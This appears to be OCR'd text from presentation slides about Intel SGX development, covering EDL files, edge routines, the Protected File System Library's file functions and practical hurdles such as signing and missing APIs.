
Access control in two directions

EDLs define ecalls and ocalls + how data moves in and out of an enclave

“trusted” and “untrusted” parts of the application

sgx_edger8r parses EDL and creates edge routines

Proxy and bridge functions, verification of input parameters



https://software.intel.com/sites/default/files/managed/b2/b4/Input-Types-and-Boundary-Checking-EDL.pdf

# SGX Protected File System Library

Basic subset of the regular C file API


Can only interact with SGX created files


For encryption, a 128 bit key to be provided as key derivation key

Lazy: automatic keys derived from sealing key can be used

- sgx_fopen
- sgx_fopen_auto_key
- sgx_fclose
- sgx_fread
- sgx_fwrite
- sgx_fflush
- sgx_ftell
- sgx_fseek

- sgx_feof
- sgx_ferror
- sgx_clearer
- sgx_remove
- sgx_fexport_auto_key
- sgx_fimport_auto_key
- sgx_fclear_cache





## Oh life could be so easy…

SGX SDK and trusted libraries


Missing APIs, missing privileges

SGX prerequisites

The signing process and enclave compilation modes

And, finally ….

